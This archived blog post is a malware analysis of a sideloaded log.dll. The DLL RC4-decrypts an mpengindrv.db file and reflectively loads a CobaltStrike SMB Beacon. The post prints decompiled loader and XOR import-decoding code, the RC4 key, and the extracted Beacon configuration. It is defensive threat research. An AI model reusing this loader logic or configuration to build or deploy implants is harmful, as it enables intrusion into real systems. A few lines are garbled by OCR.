[QuickNote] CobaltStrike SMB Beacon Analysis


Published: 2022-06-04 · Archived: 2026-04-06 01:35:14 UTC

2 Votes

1. Executive Summary


At **VinCSS**, I recently wrote an analysis related to the samples of the **Mustang Panda (PlugX)** group. These samples are all uploaded from Vietnam. You can read the Vietnamese or English blog post of this analysis.

However, in all the uploaded `log.dll` files, there is one file that is not related to the **Mustang Panda** group's attack technique, it is marked as the following picture:



2. Analyze log.dll

This file's size is smaller than other files. The original name is `imageres.dll`, it exports a lot of functions have the same address, but the only one most notable is the `LogInit` function:



Disasm: .rdata | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports

Offset	Name	Value	Meaning
9C40	Characteristics	0	
9C44	TimeDateStamp	61893742	Monday, 08.11.2021 14:42:10 UTC
9C48	MajorVersion	0	
9C4A	MinorVersion	0	
9C4C	Name	B348	imageres.dll
9C50	Base	1	
9C54	NumberOfFunctions	B0	
9C58	NumberOfNames	B0	
9C5C	AddressOfFunctions	AC68	
9C60	AddressOfNames	AF28	
9C64	AddressOfNameOrdinals	B1E8	

Exported Functions [176 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
9E30	73	1225	BBCA	LogGetVersion	
9E34	74	1034	BBD8	LogInit	
9E38	75	1225	BBE0	LogInitLibrary	
9E3C	76	1225	BBEF	LogInitMessagePump	
9E40	77	1225	BC02	LogInitialize	
9E44	78	1225	BC10	LogInitializeHook	
9E48	79	1225	BC22	LogInsertColumn	
9E4C	7A	1225	BC32	LogInsertRow	
9E50	7B	1225	BC3F	LogIsEqual	
9E54	7C	1225	BC4A	LogIsEqualValue	
9E58	7D	1225	BC5A	LogIsIndexColumn	
9E5C	7E	1225	BC6B	LogIsMessagePosted	
9E60	7F	1225	BC7E	LogIsPrefixOID	
9E64	80	1225	BC8D	LogLockToUIDMode	

Analyze `LogInit` ‘s code in IDA, I see it build path to the `mpengindrv.db` file:

```
if ( ADJ(mw_folder_path_)->max_count < MAX_PATH
  || (ADJ(mw_folder_path_)->max_path = MAX_PATH,
      ADJ(mw_folder_path_)->end_buf = 0,
      GetModuleFileNameW(0, mw_folder_path, MAX_PATH),
      mw_path_len = wcsnlen(mw_folder_path_, ADJ(mw_folder_path_)->max_count),
      mw_path_len < 0)
  || mw_path_len > ADJ(mw_folder_path_)->max_count )
{
  f_CxxThrowException(E_INVALIDARG);
}
ADJ(mw_folder_path_)->max_path = mw_path_len;
ADJ(mw_folder_path_)->buf[mw_path_len] = 0;
// Scans a string for the last occurrence of "\".
ptr_found_pos = wcsrchr(mw_folder_path_, '\\');
if ( ptr_found_pos )
{
  backslash_pos = (ptr_found_pos - mw_folder_path_) >> 1;
}
else
{
  backslash_pos = 0xFFFFFFFF;
}
v5 = f_perform_memcpy_s(&mw_folder_path_, &mpengindrv_decrypted, backslash_pos);
LOBYTE(flag) = 1;
sub_7447123D(v5, &mw_folder_path_);
LOBYTE(flag) = 0;
sub_74471016(mpengindrv_decrypted - 4);
f_concat_str(&buf_size, L"\\");
LOBYTE(flag) = 2;
v6 = f_concat_str(&mpengindrv_decrypted, L"mpengindrv.db");
LOBYTE(flag) = 3;
sub_7447123D(v6, &mw_folder_path_);
sub_74471016(mpengindrv_decrypted - 4);
LOBYTE(flag) = 0;
sub_74471016((buf_size - 0x10));
wstr_mpengindrv_db_full_path = sub_7447138A(&mw_folder_path_, ADJ(mw_folder_path_)->max_path);
if ( wstr_mpengindrv_db_full_path
  && (mpengindrv_db_path_len = lstrlenW(wstr_mpengindrv_db_full_path) + 1, mpengindrv_db_path_len ≤ 0x3FFFFFFF)
  && (buf_size = 2 * mpengindrv_db_path_len, v10 = alloca(2 * mpengindrv_db_path_len), (v23 = str_mpengindrv_db_full_path) ≠ 0) )
{
  LOBYTE(str_mpengindrv_db_full_path[0]) = 0;
  mpengindrv_db_full_path = WideCharToMultiByte(CP_THREAD_ACP, 0, wstr_mpengindrv_db_full_path, -1u, str_mpengindrv_db_full_path, buf_size, 0, 0) ≠ 0 ? str_mp[illegible]ll_path : 0;
}
else
{
  mpengindrv_db_full_path = 0;
}
```


Next, read the content of `mpengindrv.db` into the allocated memory region and decrypt it by using RC4 with the decryption key is “ `A5A7F7E2B00C4A2B87FC0123F933EBD6` “. After successful decryption, call the decrypted payload to execute:

```
mpengindrv_handle = CreateFileA(mpengindrv_db_full_path, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
if ( mpengindrv_handle != INVALID_HANDLE_VALUE )
{
  FileSizeHigh = 0;
  mpengindrv_size = GetFileSize(mpengindrv_handle, &FileSizeHigh);
  NumberOfBytesRead = 0;
  curr_process_heap_handle = GetProcessHeap();
  mpengindrv_decrypted = HeapAlloc(curr_process_heap_handle, HEAP_ZERO_MEMORY, mpengindrv_size);
  VirtualProtect(mpengindrv_decrypted, mpengindrv_size, PAGE_EXECUTE_READWRITE, &flOldProtect);
  ReadFile(mpengindrv_handle, mpengindrv_decrypted, mpengindrv_size, &NumberOfBytesRead, 0);
  CloseHandle(mpengindrv_handle);
  f_rc4_crypt(mpengindrv_decrypted, mpengindrv_size);
  LOBYTE(flag) = 4;
  // exec decrypted payload
  (mpengindrv_decrypted)();
  Sleep(4294967295u);
}
```


```
i = 0;
do
{
  ++i;
}
while ( rc4_key_A5A7F7E2B00C4A2B87FC0123F933EBD6[i] );
key_len = i;
i = 0;
ptr_S_box = S_box;
do
{
  *ptr_S_box++ = i++;
}
while ( i < 256 );
```

3. Hunting and decrypting


Trying to hunt `mpengindrv.db` file on VT, I found the only file uploaded from Vietnam and at the same time as the `log.dll` file above:




Using CyberChef to decrypt file, we found that the file after decryption is a PE file, but we will see that immediately after the `MZ` signature is the opcode of the call command (`0xE8`):




Save the decrypted file to disk, perform disassembly first bytes, and see that there are two calls as follows:



The above information reminds me of the ReflectiveLoader technique that I have analyzed in this article. Static analysis the decrypted file, which is a Dll with the original name `Lotes.dll`, exporting one function is `ReflectiveLoader`.



However, the unusual point is that, its Imports Table information is wrong, the names of sections are also confusing characters:



4. Analyze Lotes.dll

Load the Dll file into IDA for analysis, the code in the `ReflectiveLoader` function is similar to the code [here](), but it has been modified a bit related to processing import table . It first reads the `NumberOfSymbols` value from the `File Header` and stores it in a variable. This variable will be used as the `xor_key` . Then, when processing the import table , it uses the obtained `xor_key` value to decode the names of the dlls, as well as the names of the API functions that the malicious code will use:

```
xor_key = decrypted_dll_nt_headers->FileHeader.NumberOfSymbols;
size_of_headers = decrypted_dll_nt_headers->OptionalHeader.SizeOfHeaders;
```

```
// process images import table ...
for ( new_base_addr_1 = decrypted_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAddress + new_base_addr;
      *(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, Name));
      new_base_addr_1 += 0x14 )
{
  qmemcpy(decrypted_string, (*(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, Name)) + new_base_addr), 0x40u);
  // decrypt dll name
  for ( i = 0; i < 0x40; ++i )
  {
    decrypted_string[i] ^= xor_key;
  }
  dll_handle = LoadLibraryA(decrypted_string);
  import_table = (*new_base_addr_1 + new_base_addr);
  for ( funcRef = *(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, FirstThunk)) + new_base_addr; *funcRef; funcRef += 4 )
  {
    if ( import_table && *import_table < 0 )
    {
      *funcRef = dll_handle
               + *(dll_handle
                 + 4 * ((*import_table & 0xFFFF) - *(dll_handle + *(dll_handle + *(dll_handle + 0xF) + 0x78) + 0x10))
                 + *(dll_handle + *(dll_handle + *(dll_handle + 0xF) + 0x78) + 0x1C));
    }
    else
    {
      qmemcpy(decrypted_string, (*funcRef + new_base_addr + 2), 0x40u);
      // decrypt API name
      for ( j = 0; j < 0x40; ++j )
      {
        decrypted_string[j] ^= xor_key;
      }
      *funcRef = GetProcAddress(dll_handle, decrypted_string);
    }
    if ( import_table )
    {
      ++import_table;
    }
  }
}
```

Based on the above information, it is easy to recover the information of the Import Table:

Member	Offset	Size	Value	Meaning
Machine	000000F4	Word	014C	Intel 386
NumberOfSections	000000F6	Word	0004	
TimeDateStamp	000000F8	Dword	4FD3AFE5	
PointerToSymbolTa...	000000FC	Dword	00000000	xor_key = 0xCE
NumberOfSymbols	00000100	Dword	FFFFFFCE	
SizeOfOptionalHea...	00000104	Word	00E0	

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0002D62E	N/A	0002CCC4	0002CCC8	0002CCCC	0002CCD0	0002CCD4
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	140	0002DBA0	00000000	00000000	0002E42E	0002508C
ADVAPI32.dll	34	0002DB14	00000000	00000000	0002E6BE	00025000
WS2_32.dll	22	0002DDD4	00000000	00000000	0002E6CC	000252C0

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0002E0F0	0002E0F0	0110	FileTimeToSystemTime
0002E108	0002E108	CFD3	FindFirstFileA
0002E11A	0002E11A	CEAE	CopyFileA
0002E126	0002E126	CFD7	FindClose
0002E132	0002E132	CDDF	MoveFileA
0002E13E	0002E13E	CFE0	FindNextFileA
0002E14E	0002E14E	CA94	VirtualProtect
0002E160	0002E160	CDF0	PeekNamedPipe
0002E170	0002E170	CE56	CreateRemoteThread
0002E186	0002E186	CDFD	OpenProcess

After completing the Loader process, it will call the entry point of the Dll file to execute:

```
// call mapped image entry point
if ( decrypted_dll_nt_headers->FileHeader.Characteristics & IMAGE_FILE_SYSTEM )
{
  dll_entry_point = (decrypted_dll_nt_headers->OptionalHeader.LoaderFlags + new_base_addr);
}
else
{
  dll_entry_point = (decrypted_dll_nt_headers->OptionalHeader.AddressOfEntryPoint + new_base_
}
dll_entry_point(new_base_addr, DLL_PROCESS_ATTACH, parameter);
return dll_entry_point;
```

The code at `DllEntryPoint` will call `DllMain`, and then calls the function `f_decrypt_and_parse_beacon_config`. The reason I know this is a CobaltStrike Beacon is because the `f_decrypt_and_parse_beacon_config` function will perform decode the config with a hard-coded value of `0x2e` (as xor_key). The value `0x2e` is used in Beacon version 4.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  int v3; // ecx
  void *v4; // ecx
  struct _MEMORY_BASIC_INFORMATION Buffer; // [esp+0h] [ebp-1Ch]

  if ( fdwReason == 1 )
  {
    f_decrypt_and_parse_beacon_config(hinstDLL);
  }
  else if ( fdwReason == 4 )
  {
    if ( sub_100090C2(v3, 0x26) == 1 && hinstDLL && VirtualQuery(hinstDLL, &Buffer, 0x1Cu) )
    {
      if ( Buffer.Type == 0x20000 )
      {
        VirtualFree(hinstDLL, 0, MEM_RELEASE);
      }
      else if ( Buffer.Type == 0x40000 )
      {
        UnmapViewOfFile(hinstDLL);
      }
    }
    sub_100012DD(v4);
  }
  return 1;
}
```

```
g_dll_base_addr = hinstDLL;
g_parsed_config = (mw_parsed_cfg_info **)malloc(0x200u);
memset(g_parsed_config, 0, 0x200u);
// decrypt CobaltStrike Beacon configuration
for ( i = 0; i < 0x1000; ++i )
{
  g_beacon_config[i] ^= 0x2Eu;
}
f_ctor_stru(&beacon_config_info, g_beacon_config, 0x1000);
```

Based on this info, I used the script [1768.py](1768.py) by **Mr. Didier Stevens** to extract the configuration information of the CobaltStrike Beacon. The result shows that this is an SMB Beacon:

```
λ 1768.py lotes_dll_fixed_final.bin
File: lotes_dll_fixed_final.bin
payloadType: 0x10013b49
payloadSize: 0x00000000
intxorkey: 0x00000000
id2: 0x00000000
Config found: xorkey b'.' 0x0002ee20 0x00031e00
0x0001 payload type                    0x0001 0x0002 2 windows-beacon_smb-bind_pipz
0x0002 port                            0x0001 0x0002 4444
0x0003 sleeptime                       0x0002 0x0004 10000
0x0004 maxgetsize                      0x0002 0x0004 1048576
0x0005 jitter                          0x0001 0x0002 0
0x0006 maxdns                          0x0001 0x0002 0
0x0007 publickey                       0x0003 0x0100 30819f300d06092a864886f70d010101050003818d00308189
8eb9e927a6edfbded4c9af1f834ee7d26cbb708caf569fe9700c308f9ba22474277ae7f5f72edc2e3a1016856c51c1c100c25c41
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                  0x0003 0x0100 (NULL ...)
0x0009 useragent                       0x0003 0x0080 (NULL ...)
0x000a post-uri                        0x0003 0x0040 (NULL ...)
0x000b Malleable_C2_Instructions       0x0003 0x0100
  Transform Input: [7:Input]
0x000c http_get_header                 0x0003 0x0100
0x000d http_post_header                0x0003 0x0100
0x000e SpawnTo                         0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                     0x0003 0x0040 '%windir%\\syswow64\\mmc.exe'
0x001e spawnto_x64                     0x0003 0x0040 '%windir%\\sysnative\\mmc.exe'
0x000f pipename                        0x0003 0x0080 '\\\\.\\pipe\\upbaohload_23d8'
0x001f CryptoScheme                    0x0001 0x0002 0
0x0037 EXIT_FUNK                       0x0001 0x0002 0
0x0028 killdate                        0x0002 0x0004 0
0x0025 license-id                      0x0002 0x0004 305419896 Ryuk/TrickBot/Maze/EvilCorp/Pyxie/APT41
0x0026 bStageCleanup                   0x0001 0x0002 1
0x0027 bCFGCaution                     0x0001 0x0002 0
0x0029 textSectionEnd                  0x0002 0x0004 150570
0x002a ObfuscateSectionsInfo           0x0003 0x0028 '\x00\x10\x00\x00*L\x02\x00\x00P\x02\x00Àë\x02\x00
0x002b process-inject-start-rwx        0x0001 0x0002 64 PAGE_EXECUTE_READWRITE
0x002c process-inject-use-rwx          0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc        0x0002 0x0004 16800
0x002e process-inject-transform-x86    0x0003 0x0100 '\x00\x00\x00\x03\x86\x90\x86'
0x002f process-inject-transform-x64    0x0003 0x0100 '\x00\x00\x00\x03\x86\x90\x86'
0x0035 process-inject-stub             0x0003 0x0010 '1Ñ\x82[N\x99Fêú\x9c:L<lg\x85'
0x0033 process-inject-execute          0x0003 0x0080 '\x01\x03\x04\x05'
0x0034 process-inject-allocation-method 0x0001 0x0002 0
0x0000
Guessing Cobalt Strike version: 4.0 (max 0x0037)
```

End.

m4n0w4r

Source: https://kienmanowar.wordpress.com/2022/06/04/quicknote-cobaltstrike-smb-beacon-analysis-2/